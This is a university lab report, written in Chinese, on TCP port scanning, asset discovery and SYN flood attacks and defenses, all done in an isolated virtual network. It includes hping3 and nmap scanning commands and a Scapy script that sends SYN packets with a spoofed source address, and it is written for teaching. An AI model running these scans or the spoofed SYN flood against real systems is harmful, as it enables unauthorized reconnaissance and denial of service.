山东大学
网络空间安全学院

《网络安全》
实验报告

学生姓名	江李阳 (202400460042) 王健一 (202400460037) 邱泽辉 (202400460046)
指导教师	郭山清
学院	网络空间安全学院
专业班级	密码科学与技术 2024 级一班
完成时间	2026 年 11 月 8 日

1 实验目标

- 深入理解 TCP 协议的基本原理和工作方式；
- 了解主机探测和端口扫描的原理，掌握网络资产探测的基本技能；
- 理解 TCP 的报文结构，包括协议头中各个参数的作用和含义；
- 加深对 TCP 协议安全缺陷的理解，学习常见的攻击方式和防御措施；
- 实战演练 SYN Flood 攻击、TCP 连接重置及 TCP 会话劫持，了解它们的原理和危害。

2 实验原理

2.1 资产探测与端口扫描

2.1.1 TCP 端口扫描

TCP 端口扫描包括全连接扫描和半连接扫描，其中全连接扫描指 attacker 尝试与 victim/待扫描主机建立 TCP 连接，如果 attacker 收到 victim 发来的 SYN+ACK，说明该端口开放，否则如果收到 RST 说明该端口关闭，通过这种方式，attacker 就能确认 victim 上哪些端口是开放的，哪些是关闭的。全连接扫描与半连接扫描的区别在于 victim 恢复 SYN+ACK 后，前者将恢复一个 ACK，两者将完成 TCP3 次握手，建立起真正的 TCP 连接，而后者只是回复一个 RST，两台主机间并不会建立真正的 TCP 连接。相比之下，全连接扫描准确率更高，但效率较低，且完整的连接过程会留下明显的日志记录；而半连接扫描的扫描速度更快，具有一定的隐蔽性。更多 TCP 端口扫描方式包括：

- TCP Maimon 扫描：attacker 向目标端口发送同时设置 FIN 和 ACK 标志的错误数据包，如果端口开放，将忽略这类非法数据包；如果端口关闭，则会响应 RST 报文。
- TCP NULL 扫描：attacker 发送一个不带任何 TCP 标志的数据包，即所有位都设为 0，没有 SYN、ACK、FIN 等任何标志。这类数据包同样不是正常的 TCP 数据包，因此如果端口是关闭的，victim 通常会回复一个 RST 数据包；如果端口是开放的，或者被过滤，victim 不会做任何响应。
- TCP FIN 扫描：attacker 发送一个只设置了 FIN 标志位的 TCP 数据包。FIN 通常用于正常 TCP 连接终止，但如果在连接初始化阶段发送就不是正常 TCP 数据包了。类似 NULL 扫描，如果端口是关闭的，victim 将回复一个 RST 数据包，；如果没有响应或一个明显的 ICMP 错误响应，一般意味着端口开放或被过滤。

- TCP Xmas 扫描：在数据包中设置多个标志位 (FIN,PSH,URG)，如果端口关闭，则会回复 RST；如果端口开放或被过滤，则可能不回复。

下面具体介绍两种隐蔽扫描方式：

- idlesan(空闲扫描)：借助一台空闲主机 C，具体过程如下：
  - (1)attacker 向空闲主机 C 发送 ICMP 请求，得到 C 的 ICMP 响应，并记录下对应的 `IPID`=n;
  - (2)attacker 向 victim 待扫描端口发送 TCP 的 SYN 数据包，其中源 IP 为主机 C 的 IP，端口为待探测端口。
  - (3i) 如果 victim 对应端口开放，将向 C 回复一个 SYN+ACK。C 直接收到 SYN+ACK 将会将其视为非法数据包，直接回复一个 RST，此时 `IPID`=n+1；
  - (3ii) 如果 victim 对应端口关闭，则将回复一个 RST，C 收到后不做响应，此时 C 的 `IPID` 还是 n。
  - (4)attacker 向空闲主机发送 ICMP 请求，得到 C 的 ICMP 响应和对应 `IPID`，如果此时收到的 C 的 `IPID` 值为 n+2，则对应上面 (3i) 的情况，对应端口开防；如果 `IPID` 值为 $n+1$，则对应上面 (3ii) 的情况，说明对应待探测端口关闭。

  这种方法的优点是在扫描时不泄露 attacker 自身的信息，只借助空闲主机 C 的返回情况来判断待扫描 victim 端口的情况。但这种方法也有非常大的缺点，这种方法严重依赖空闲主机 C 的 `IPID` 参数全局自增的特点，而由于这个参数实际并没有什么含义，目前绝大多数终端的 IPID 采用随机数或基于哈希函数来计算 `IPID` 值，attacker 难以实现预测。其次，该方法还要求空闲主机 C 必须是完全空闲的，否则当 (4) 发送 ICMP 后收到的 `IPID` 值为 n+2 时，实际 attacker 并不能确认使得 C 上一步 `IPID` 自增为 n+1 的到底是 victim 回复的 SYN+ACK 导致的，还是其他主机与 C 通信导致的，这就导致了现象无法确定结果，进而造成扫描准确率下降。

- TCP RST 速率限制：该方法基于 TCP RST 速率的隐蔽扫描方法，利用了操作系统的 TCP 协议栈在短时间内能够发送的 RST 报文数量有限这一固有特性，具体来说：
  - (1)attacker 向 victim 待探测端口发送大量 SYN 数据包，其中源 IP 为主机 C 的 IP，目的端口为待扫描端口。

- (2i) 如果 victim 对应的端口开放，则 victim 会向 C 发送大量 SYN+ACK 报文，此时 C 针对这些非法报文将回复大量 RST 报文并最终达到 RST 速率限制；
- (2ii) 如果 victim 对应的端口关闭，则 victim 会向 C 发送大量的 RST 报文，C 将忽略这些 RST 报文不做回复，因而没有达到 RST 速率限制。
- (3)attacker 向 C 发送 ICMP NULL，如果 C 能回复 RST 报文，说明它没有达到 RST 速率限制，对应情况 (2ii) 说明 victim 上端口关闭；反之如果 C 不能回复 RST 报文，说明它达到了 RST 速率限制，对应情况 (2i)，说明 victim 上对应端口开放。

2.1.2 资产探测

包括设备与协议的指纹识别和操作系统的指纹识别。

- 设备与协议指纹：不同网络设备、协议实现和软件应用在网络连接中会表现出细微的差别，这些在通信连接中表现出来的独特特性被称为设备、系统或软件的指纹。
- 操作系统的指纹：
  - 被动指纹：如观察目标发送的 SYN/SYN-ACK/RST 等包中的 TTL、Windows Size、IPID、TCP 选项等，不同操作系统中的初始 TTL 值设置并不相同：Windows 系统中通常为 128，UNIX 类系统一般为 64；通过观察 HTTP headers、Cookie 特征、TLS 指纹、DNS 查询模式等组合来推断操作系统或应用。
  - 主动指纹：（TCP/IP 主动栈探测）向目标发送一系列特殊构造的 TCP/IP 包，根据包的细微差异匹配指纹库，Nmap 就是一个著名的实现例子；连接目标服务端口 (如 SSH、HTTP、SMB、FTP 等)，读取 banner 或协议特性来识别操作系统或发行版倾向，这种方法简单但容易被管理员修改或禁用横幅。

2.2 SYN flood 攻击与防范

2.2.1 SYN flood 攻击

TCP SYN flood 攻击是指 attacker 向 victim(这里是 victim server) 发送大量 TCP SYN 请求，victim 回复 SYN-ACK 并维持一个半连接状态，等待客户端继续回复 TCP 连接三次握手中的 ACK 回复包。但是 atacker 仅重复上述过程，发送大量恶意 SYN 请求，

不发送完成 TCP 三次握手的第三个包，使得 victim 消耗大量资源来维持这些半开放的连接状态，最终资源耗尽，无法为正常连接的请求提供服务。

2.2.2 SYN Cookie

有效防范 TCP SYN flood 攻击的方法为 SYN Cookie，其工作原理流程如下：

- 接收 SYN 包并计算 Cookie 值：TCp server 接收到一个 TCP SYN 包，根据里面的内容 (如源 IP 地址、源端口、目的 IP 地址、目的端口、TCP 序列号等) 计算一个 Cookie 值；
- 发送 SYN+ACK 包：server 用计算出来的 cookie 值作为 SYN+ACK 的初始序列号发送给 client；
- 接收 ACK 包并验证：client 收到 SYN+ACK 包，正常情况下会返回一个 ACK 包，server 收到返回的 ACK 后会提取 ACK 端中的确认号，当 (ACK-1) 的值与重新计算的 SYN Cookie 的值相等，则视为通过；
- 建立连接：如果上述验证通过，则 server 将分配资源，建立 TCP 连接。

以上 SYN Cookie 的机制取消了服务器为了保存半打开状态所需要的存储资源，它将分配资源延后到验证了 ACK 后，有效避免了 server 在一开始盲目分配资源的问题。同时，由于 SYN Cookie 机制没有改变 TCP 连接的过程，因此能在不修改 TCP 协议基础的情况下有效抵御 TCP SYN flood 攻击。

2.3 TCP 会话重置与劫持

TCP 在设计时假定 attacker 不会以中间人的形式出现在网络传输链路中，即无法提前获知当前 TCP 会话的序列号字段。但是实际上，一旦 TCP 的序列号可以被 attacker 提前预测或推测，那么 attacker 就能向 TCP 连接中注入恶意的 TCP 报文（因为 TCP 连接双方并不能肯定收到的 TCP 报文就是来自对方的，即 TCP 报文缺乏认证性），从而干扰或劫持整个 TCP 会话。

当攻击者掌握 TCP 序列号后，可以通过伪造源 IP 地址，在正常通信流量中注入一个 RST 报文，使得强制断开连接，实现 TCP 重置攻击。

3 实验设置

3.1 实验分工与配置说明

本组采用分工协作的方式完成本次实验。各成员在自己的环境中独立完成实验、记录终端输出和抓包截图，再按照实验分工汇总整理报告。由于虚拟机网卡连接、网卡名称、

地址分配和实验推进顺序可能存在差异，实际配置并不严格与实验指导书逐项相同，但保持拓扑关系和实验现象满足要求。具体分工如下:

表 1 本组实验报告撰写分工

成员	正文负责任务	说明
江李阳	实验三、四：	完成实验三、四和对应实验报告章节的撰写
王健一	实验一、二：	完成实验一、二和对应实验报告章节的撰写
邱泽辉	实验三、四：	完成实验三、四和对应实验报告章节的撰写

4 实验一：资产探查与端口扫描

4.1 实验环境与网络拓扑

本实验在 VirtualBox 中使用 OpenWRT 路由器搭建隔离的资产探测网络。Attacker 位于攻击者网段 `192.168.2.0/24`，待探测资产位于 `192.168.4.0/24`，两个网段由 OpenWRT 转发。按照实验指导，在 `192.168.4.60--192.168.4.70` 的地址范围内布置三台隐藏主机，并保留 `192.168.4.105` 作为后续全端口扫描的服务器。各虚拟机在本实验中的地址及角色见表 2。

表 2 资产探查与端口扫描实验的实际网络配置

虚拟机	实验使用的 IPv4 地址	实验角色
OpenWRT	`192.168.2.1`、`192.168.4.1`	攻击者网段与资产区之间的路由器
Attacker	`192.168.2.100`	资产探测与端口扫描主机
Victim	`192.168.4.61`	隐藏资产 A
User	`192.168.4.65`	隐藏资产 B
HostC	`192.168.4.69`	隐藏资产 C
Server	`192.168.4.105`	待扫描的 Web 服务器

其中，OpenWRT 的 `eth3` 和 `eth1` 分别连接攻击者所在的 `IntNet2` 与资产区所在的 `IntNet1`。为复用此前的虚拟机环境，Victim、User 通过新增网卡接入资产区，HostC 则直接连接 `IntNet1`。Attacker 使用 `enp0s3` 发起探测，经 OpenWRT 到达资产区，因此扫描主机与目标主机不需要处于同一个二层网络。

在 Attacker 上安装实验所需的 `hping3` 和 `Nmap`：

Listing 1 安装资产探测与端口扫描工具

```
sudo apt install -y hping3 nmap
```

实际安装结果如图 1 所示。




图 1 Attacker 安装 hping3 和 Nmap 工具

4.2 使用 hping3 进行 ICMP 主机探测

首先使用 hping3 的 -1 参数发送 ICMP Echo Request，遍历实验指导指定的 192.168.4.60--192.168.4.70 地址范围。若目标主机正常回复 Echo Reply，即可判断其能够响应此次 ICMP 探测。实际操作命令如下：

Listing 2 使用 ICMP Echo 批量探测隐藏资产

```
for i in {60..70}; do
    echo "========== 192.168.4.$i =========="
    sudo hping3 -1 -I enp0s3 -c 2 192.168.4.$i
done
```

这里使用 -I enp0s3 显式指定 Attacker 的网络接口，是因为此前未指定接口时，hping3 曾错误选择回环接口 lo，导致所有目标均无响应。-c 2 表示每个地址只发送两个测试报文，便于观察和比较。

实际扫描只有 192.168.4.61、192.168.4.65 和 192.168.4.69 收到了 ICMP 回复，三台主机均为 2 发 2 收、丢包率为 0%，对应终端截图分别见图 2、图 3、图 4。




图 2 ICMP 探测发现隐藏资产 192.168.4.61




图 3 ICMP 探测发现隐藏资产 192.168.4.65




图 4 ICMP 探测发现隐藏资产 192.168.4.69

其余地址在本轮测试中均未收到回复。由此可以确定三台已响应的存活资产，但未收到 ICMP 回复并不必然意味着目标离线，也可能是探测报文被过滤。

4.3 使用 hping3 进行 TCP 标志位探测

按照实验指导，先针对 192.168.4.61 的 TCP 80 端口分别发送携带 SYN、ACK、PUSH、FIN、RST 标志位的报文，检查目标的 TCP 响应：

Listing 3 对单个目标进行五种 TCP 标志位探测

```
sudo hping3 -S -I enp0s3 -p 80 -c 2 192.168.4.61
sudo hping3 -A -I enp0s3 -p 80 -c 2 192.168.4.61
sudo hping3 -P -I enp0s3 -p 80 -c 2 192.168.4.61
sudo hping3 -F -I enp0s3 -p 80 -c 2 192.168.4.61
sudo hping3 -R -I enp0s3 -p 80 -c 2 192.168.4.61
```

根据实际终端输出，各类型报文的响应如表 3 所示。

表 3 192.168.4.61:80 的 TCP 标志位探测结果

发送标志位	返回标志位	收发结果	结果分析
SYN	RA	2/2	收到 RST+ACK，表明主机有响应，80 端口关闭
ACK	R	2/2	收到 RST，可说明有 TCP 响应，但无法单独判断端口开闭
PUSH	RA	2/2	收到 RST+ACK，目标拒绝该报文
FIN	RA	2/2	收到 RST+ACK，目标拒绝该报文
RST	无	0/2	未收到应答；RST 报文通常不会再触发 TCP 回复

其中，`flags=RA` 表示响应同时携带 RST 和 ACK 标志，说明目标的 TCP 协议栈确实收到了探测报文，但目标 TCP 80 端口没有建立相应连接。因此，端口关闭和主机离线是不同的概念，不能仅凭 80 端口未开放就认为主机不存在。

随后按照实验要求，对 `192.168.4.60--192.168.4.70` 整个区间发送 SYN 报文：

Listing 4 使用 TCP SYN 批量探测资产区

```
for i in {60..70}; do
    echo "========== 192.168.4.$i =========="
    sudo hping3 -S -I enp0s3 -p 80 -c 2 192.168.4.$i
done
```

结果显示，`192.168.4.61`、`192.168.4.65` 和 `192.168.4.69` 均返回 `flags=RA`，每个目标均收到两次响应；区间内其余地址未收到回复。TCP SYN 探测与之前的 ICMP 发现结果一致，确认了三台隐藏主机。

4.4 使用 hping3 进行 UDP 主机探测

实验指导还要求通过 UDP 报文进行探测。UDP 是无连接协议，不存在 TCP 的 SYN/SYN-ACK 握手；若目标 UDP 端口没有服务监听，目标主机可能返回 ICMP Port Unreachable 差错报文，因此该响应也可以用来识别存活主机。

指导给出的 UDP 端口号为 `123456`，但源端口和目的端口字段均为 16 bit，合法端口号范围为 0 至 65535。因此本实验将目的端口改为 `12345`，实验指导中原参数的截图如图 5 所示。

(3) 使用 hping3 的 udp 选项进行探测;

```
# hping3 --udp -p 123456 192.168.4.60
```

图 5 实验指导中 UDP 目标端口参数的原始写法

首先探测 192.168.4.61：

Listing 5 针对单台主机的 UDP 探测

```
sudo hping3 --udp -I enp0s3 -p 12345 -c 2 192.168.4.61
```

该主机返回两条 ICMP Port Unreachable，如图 6 所示。该结果表明目标主机可达，但被探测的 UDP 端口未提供可接受该数据报的服务。

```
wjy@wjy-VirtualBox:~$ sudo hping3 --udp -I enp0s3 -p 12345 -c 2 192.168.4.61
HPING 192.168.4.61 (enp0s3 192.168.4.61): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.4.61 name=UNKNOWN
status=0 port=2706 seq=0
ICMP Port Unreachable from ip=192.168.4.61 name=UNKNOWN
status=0 port=2707 seq=1

--- 192.168.4.61 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 2.1/11.0/19.9 ms
```

图 6 对 192.168.4.61 进行 UDP 探测并收到端口不可达响应

继续遍历完整目标区间：

Listing 6 UDP 批量主机探测

```
for i in {60..70}; do
    echo "========== 192.168.4.$i =========="
    sudo hping3 --udp -I enp0s3 -p 12345 -c 2 192.168.4.$i
done
```

根据实际输出，192.168.4.61、192.168.4.65 和 192.168.4.69 均返回 ICMP Port Unreachable，且各收到两次响应；其他被测地址没有响应。至此，ICMP、TCP SYN 与 UDP 三种方式均探测出相同的三台隐藏主机。需要注意，对于 UDP 探测，无响应同样不能直接等同于主机离线。

4.5 使用 Nmap 进行主机发现及服务识别

4.5.1 资产区主机存活探测

按照实验指导，使用 Nmap 的 -sn 参数扫描完整资产区 192.168.4.0/24，仅进行主机发现而不执行常规端口扫描：

Listing 7 Nmap 对整个资产区进行主机发现

```
sudo nmap -sn 192.168.4.0/24
```

最终扫描显示共检查 256 个 IP 地址，其中 5 台主机存活，分别为 192.168.4.1、192.168.4.61、192.168.4.65、192.168.4.69 和 192.168.4.105，实际结果如图 7 所示。




图 7 Nmap 发现资产区中的 5 台存活设备

与 hping3 相比，Nmap 一次可以扫描整个网段，并结合多种探测方式判断存活状态。因此，扫描结果不仅包括三台隐藏资产，还包括资产区网关和 Web 服务器。

4.5.2 操作系统与服务版本识别

接着按照实验指导使用 TCP SYN 扫描、操作系统识别和服务版本检测：

Listing 8 Nmap 资产详细信息扫描

```
sudo nmap -sS 192.168.4.0/24 -O -A -sV
```

其中，-sS 表示 TCP SYN 扫描，-O 表示操作系统识别，-sV 表示服务版本探测；-A 还会开启版本识别、操作系统检测、默认脚本及路由跟踪等功能。保留这些参数是为了与实验指导中的命令一致。

实际扫描显示：OpenWRT 的 22/tcp 开放 Dropbear SSH 服务，53/tcp 开放 DNS 服务；三台隐藏资产在默认扫描的 1000 个 TCP 端口上均显示为关闭；Web 服务器 192.168.4.105 的 80/tcp 开放 Apache httpd 2.4.52 服务。

需要注意,Nmap 对多个目标报告 No exact OS matches 或 Too many fingerprints match this host，未能精确识别操作系统。因此下文的操作系统名称应结合虚拟机实际部署情况填写，不能将其表述为 Nmap 独立识别的结果。

4.6 服务器全 TCP 端口扫描

最后按照实验指导，对目标服务器 192.168.4.105 进行全端口扫描：

Listing 9 服务器 65535 个 TCP 端口扫描

```
sudo nmap 192.168.4.105 -p- -O -A -sV
```

其中 -p- 指定扫描全部 65535 个 TCP 端口，而不是 Nmap 默认选择的常见端口。此次扫描的关键输出如下：

Listing 10 服务器全端口扫描的实际关键输出

```
Nmap scan report for 192.168.4.105
Host is up (0.0014s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: 401 Unauthorized
```

由此可知，服务器的 65535 个 TCP 端口中仅 80/tcp 开放，其余 65534 个端口均处于关闭状态。HTTP 检测返回 401 Unauthorized，说明 Apache 服务能够接收并回应请求，但当前访问需要身份认证，并不表示 Web 服务未启动。

4.7 资产及端口信息统计

4.7.1 资产信息统计

根据主机发现和详细扫描结果，并结合实验环境中实际部署的系统类型，填写实验指导中的资产信息统计表，如表 4 所示。

表 4 资产信息统计

存活主机 IP	设备类型	操作系统
192.168.4.1	路由器	OpenWRT（Linux）
192.168.4.61	普通主机（Victim）	Ubuntu Linux
192.168.4.65	普通主机（User）	Ubuntu Linux
192.168.4.69	普通主机（HostC）	Ubuntu Linux
192.168.4.105	Web 服务器	Ubuntu Linux

其中操作系统信息来自已知虚拟机部署情况；Nmap 本次只完成了存活主机及部分服务的识别，没有对所有主机给出精确的操作系统指纹结论。

4.7.2 服务器端口信息统计

服务器全端口扫描结果对应实验指导中的端口信息统计表，见表 5。

表 5 服务器 192.168.4.105 的端口信息统计

统计项目	80/tcp	其余 65534 个 TCP 端口
开放状态	open（开放）	closed（关闭）
服务及版本	Apache httpd 2.4.52	无开放服务

本实验通过 hping3 的 ICMP、TCP、UDP 三类探测发现了三台隐藏资产，再利用 Nmap 识别资产区的五台存活设备，并确认 Web 服务器只开放 80/tcp 端口。三种协议得到的主机发现结果一致，但依赖的响应机制不同；在分析探测结果时，应将主机存活、端口状态和服务版本分别判断。

5 实验二：SYN 洪泛攻击与防范

5.1 实验环境与网络拓扑

本实验在实验一已搭建的 VirtualBox 与 OpenWRT 环境上调整网络拓扑，不再需要实验一中的三台隐藏资产。按照实验指导，使用 Attacker 构造 TCP SYN 报文，以 Server 的 80/tcp 端口作为目标，使用 User 检查测试期间 HTTP 服务是否仍可访问。各虚拟机的实际地址及角色见表 6，实验拓扑见图 8。

表 6 SYN 洪泛攻击与防范实验的实际网络配置

虚拟机	实验使用的 IPv4 地址	实验角色及网段
Attacker	192.168.2.100	攻击者网段（192.168.2.0/24），构造并发送 SYN 报文
User	192.168.3.100	用户网段（192.168.3.0/24），检查 Web 服务响应
Server	192.168.4.105	服务器网段（192.168.4.0/24），监听 TCP 80 端口
OpenWRT	192.168.2.1 192.168.3.1 192.168.4.1	连接并转发三个网段之间的流量




图 8 实验二的网络拓扑：Attacker、User 和 Server 通过 OpenWRT 互联

与实验一相比，本实验将 User 调整至 IntNet0，地址设为 192.168.3.100/24，经网关 192.168.3.1 访问其他网段;Attacker 保留 192.168.2.100,Server 保留 192.168.4.105。OpenWRT 的 eth2、eth3 和 eth1 分别提供相应网段的网关接口。Server 上的 Apache Web 服务此前已经通过端口扫描确认开放，因此本实验继续使用其 80/tcp 端口进行测试。

5.2 实验原理与服务器初始状态

正常的 TCP 三次握手依次交换 SYN、SYN+ACK 和 ACK 报文。当服务器收到客户端的 SYN 报文后，会回复 SYN+ACK，在等待最后一个 ACK 的过程中，相关连接可能表现为 SYN_RECV 状态。如果大量 SYN 请求无法完成握手，服务器可能产生较多等待中的半连接，占用与未完成连接相关的资源。

SYN Cookies 是针对这种风险的一种防御机制。Linux 在 tcp_syncookies=1 时，通常在 SYN 队列承受溢出压力后才使用 Cookie 编码连接信息，而不是在每次接收到 SYN 时都立即启用。因此，配置开关的状态与防御机制是否实际触发，是需要区分的两个问题。

在 Server 上先确认 80/tcp 处于监听状态，并检查 SYN Cookies 的初始配置：

Listing 11 检查服务器监听端口与 SYN Cookies 配置

```
sudo ss -lnt | grep ':80'
sysctl net.ipv4.tcp_syncookies
```

实际输出显示服务器在 *:80 上监听，初始 net.ipv4.tcp_syncookies=1。随后使用 ss 统计半连接数量，作为发包前的观察基线：

Listing 12 持续观察服务器 TCP 80 端口的半连接数量

```
watch -n 1 "ss -Hant state syn-recv '( sport = :80 )' | wc -l"
```

初始观察到的半连接数为 0，结果如图 9 所示。实验指导使用 netstat -nat | grep SYN_RECV，本实验改用功能相近的 ss，并通过 wc -l 统计记录数。




图 9 发送测试报文前，Server 的 SYN_RECV 数量为 0

5.3 使用 Scapy 构造 TCP SYN 报文

按照实验指导，在 Attacker 上使用 Scapy 分别构造 IP 层与 TCP 层。目标主机设为 192.168.4.105，目标端口为 80；伪造源 IP 为实验网段中未分配给真实主机的 192.168.3.101，以便在服务器端观察未正常完成握手的连接。随机源端口使不同的测试报文可对应不同的连接四元组。

先创建 syn_test.py，在第一轮中只发送 30 个报文，检验构造与观察方法是否有效：

Listing 13 第一轮：构造并发送 30 个 TCP SYN 测试报文

```
from scapy.all import IP, TCP, RandShort, send

source_ip = "192.168.3.101"
target_ip = "192.168.4.105"
target_port = 80

for i in range(30):
    ip_packet = IP(src=source_ip, dst=target_ip)
    tcp_packet = TCP(
        sport=RandShort(),
        dport=target_port,
        flags="S"
    )
    syn_packet = ip_packet / tcp_packet
    send(syn_packet, verbose=False)

print("已完成 30 次 TCP SYN 测试发送")
```

其中，flags="S" 只设置 SYN 标志；RandShort() 生成随机 TCP 源端口；/ 将 IP 层和 TCP 层封装为完整报文。与实验指导中的 loop=1 持续发送不同，本次先使用有限循环，便于控制测试规模并重复对照。

在 Attacker 上运行：

Listing 14 在 Attacker 运行 Scapy 脚本

```
sudo python3 syn_test.py
```

随后在 Server 上查看具体的半连接记录：

Listing 15 查看 SYN_RECV 状态的连接信息

```
sudo ss -ant state syn-recv '( sport = :80 )'
```

